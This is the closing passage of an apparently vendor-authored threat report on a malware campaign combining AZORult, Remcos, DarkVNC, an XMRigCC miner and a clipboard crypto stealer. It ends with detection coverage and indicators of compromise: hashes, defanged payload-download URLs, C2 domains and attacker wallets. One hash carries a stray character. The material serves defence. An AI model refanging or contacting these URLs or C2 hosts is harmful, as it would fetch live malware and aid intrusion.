


DNS activity for the default C2 domain of the DarkVNC payload.

DarkVNC launches a new svchost.exe process and depending on the bitness of the operating system injects a version of a 32- or 64-bit DLL into the svchost.exe process space. The loaded library is extracted from the dropper and it contains remote access functionality.

Conclusion

In this post, we covered an attack that comes from an actor with a low to medium level of technical ability but quite a clear idea on how to achieve their financial goals. For that they decided to employ a combination of several payloads, ranging from a cryptocurrency miner to well-known information stealer AZORult, remote access tools Remcos and DarkVNC and a clipboard modification trojan.



Loaders and payloads used in the AZORult, Remcos et co attack.

It is worth remembering that even in special times for cyber criminals, it is just business as usual. Furthermore, as users are worried by the SARS-CoV-2 pandemic and are increasingly working from home the attackers will take advantage and continue to conduct their attacks with a higher probability of remaining unnoticed.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS),Cisco ISR, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

IoCs

OSQuery

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

Malware AZORult Registry

SHA256

PE Payloads

bf2f3f1db2724b10e4a561dec10f423d99700fec61acf0adcbb70e23e4908535 - Remcos payload
42525551155fd6f242a62e3202fa3ce8f514a0f9dbe93dff68dcd46c99eaab06 - AZORult payload
2014c4ca543f1cc946f3b72e8b953f6e99fbd3660edb4b66e2658b8428c0866d - 64 bit XMRigCC
bde46cf05034ef3ef392fd36023dff8f1081cfca6f427f6c4894777c090dad81 - DarkVNC main
1c08cf3dcf465a4a90850cd256d29d681c7f618ff7ec94d1d43529ee679f62f3 - DarkVNC 64 bit DLL
a02d761cbc0304d1487386f5662a675df3cc6c3ed199e8ed36f738e9843ccc1b - RunPE loader for AZORult, Remcos and DarkVNC
2f1668cce3c8778850e2528496a0cc473edc3f060a1a79b2fe6a9404a5689eea - Clipboard Crypto currency stealer unpacked
9e3a6584c77b67e03965f2ae242009a4c69607ea7b472bec2cba9e6ba9e41352 - 32 bit XMRigCC
29695ca6f5a79a99e5d1159de7c4eb572eb7b442148c98c9b24bdfdbeb89ffc0 - 32 DarkVNC dll
aca587dc233dd67f5f265bfda00aec2d4196fde236edfe52ad2e0969932564ed - Clipboard Crypto currency stealer

Droppers

598c61da8e0932b910ce686a4ab2fae83fa3f1b2a4292accad33ca91aa9bd256 - Main Executable loader
d88ed1679d3741af98e5d2a868e2dcb1fa6fbd7b56b2d479cfa8a33d8c4d8e0b - ISO image distributeted in a ZIP file
HTML apps connected with XMRigCC
936fbe1503e8e0bdc44e4243c6b498620bb3fefdcbd8b2ee85316df3312c4114
57f1b71064d8a0dfa677f034914e70ee21e495eaab37323a066fd64c6770ab6c
f46a1556004f1da4943fb671e850584448a9521b86ba95c7e6a1564881c48349
b7c545ced7d42410c3865faee3a47617f8e1b77a2365fc35cd2661e571acdc06

PowerShell scripts

2548072a77742e2d5b5ee1d6e9e1ff9d67e02e4c96350e05a68e31213193b35a
14e956f0d9a91c916cf4ea8d1d581b812c54ac95709a49e2368bd22e1f0a32ca - XMRigCC loader
cea286c1b346be680abbbabd35273a719d59d5ff8d09a6ef92ecf75689b356c4 - deobfuscated PowerShell Downloader
35b95496b243541d5ad3667f4aabe2ed00066ba8b69b82f10dd1186872ce4be2 - cleanup script
ef9fc8a7be0075eb9372a2564273b6c1fffdb4b64f261b90fefea1d65f79b34e - part of XMRigCC support
3dd5fbf31c8489ab02cf3c06a16bca7d4f3e6bbc7c8b30514b5c82b0b7970409 - Main PowerShell loader variant
q5fdc4103c9c73f37b65ac3baa3cceae273899f4e319ded826178a9345f6f4a00 - Main PowerShell loader variant

URLs

hxxp://195[.]123[.]234[.]33/win/checking[.]hta
hxxp://195[.]123[.]234[.]33/win/checking[.]ps1
hxxp://195[.]123[.]234[.]33/win/del[.]ps1
hxxp://195[.]123[.]234[.]33/win/update[.]hta
hxxp://answerstedhctbek[.]onion
hxxp://asq[.]r77vh0[.]pw/win/checking[.]hta
hxxp://jthnx5wyvjvzsxtu[.]onion[.]pet
hxxp://qlqd5zqefmkcr34a[.]onion[.]pet/win/checking[.]hta
hxxps://answerstedhctbek[.]onion
hxxps://answerstedhctbek[.]onion[.]pet
hxxps://asq[.]d6shiiwz[.]pw/win/checking[.]ps1
hxxps://asq[.]d6shiiwz[.]pw/win/hssl/d6[.]hta
hxxps://asq[.]r77vh0[.]pw/win/checking[.]ps1
hxxps://asq[.]r77vh0[.]pw/win/hssl/r7[.]hta
hxxps://darkfailllnkf4vf[.]onion[.]pet
hxxps://dreadditevelidot[.]onion[.]pet
hxxps://fh[.]fhcwk4q[.]xyz/win/checking[.]ps1
hxxps://fh[.]fhcwk4q[.]xyz/win/hssl/fh[.]hta
hxxps://qlqd5zqefmkcr34a[.]onion[.]pet/win/checking[.]hta
hxxps://runionv62ul3roit[.]onion[.]pet

hxxps://rutorc6mqdinc4cz[.]onion[.]pet
hxxps://thehub7xbw4dc5r2[.]onion[.]pet
hxxps://torgatedga35slsu[.]onion
hxxps://torgatedga35slsu[.]onion[.]pet
hxxps://torrentzwealmisr[.]onion[.]pet
hxxps://uj3wazyk5u4hnvtk[.]onion[.]pet
hxxps://vkphotofqgmmu63j[.]onion[.]pet
hxxps://xmh57jrzrnw6insl[.]onion[.]pet
hxxps://zqktlwiuavvvqqt4ybvgvi7tyo4hjl5xgfuvpdf6otjiycgwqbym2qad[.]onion[.]pet
hxxps://zzz[.]onion[.]pet
hxxp://memedarka[.]xyz/ynvs2/index.php

Domains

dfgdgertdvdf[.]online - DarkVNC and Remcos C2
dfgdgertdvdf[.]xyz - Remcos C2
memedarka[.]xyz - AZORult C2

Cryptocurrency wallets

855vLkzTFwr82TrfPKLH6w3UB19RGdHDsGY1etmdyZjZChbhyghtiK66ZVXoVayJXVNydca7KZqE53Dn2Hsk8WdKDmjq3bu - Monero
XrchZULVyJPAFro13627cyKdfb6ojerRwv - Dash
3Csd9Zq4r16dVQuREs52y5eJFgYEqQjAx1 - Bitcoin
0x51664e573049ab1ddbc2dc34f5b4fc290151cdb4 - Ethereum
LS2GBEJEzgDy14hVHFp4JJzjKoiMgkbZAY - Litecoin
D6yFAuCDoMkCftyXTWY8m267PzxeoaiMX7 - Doge-coin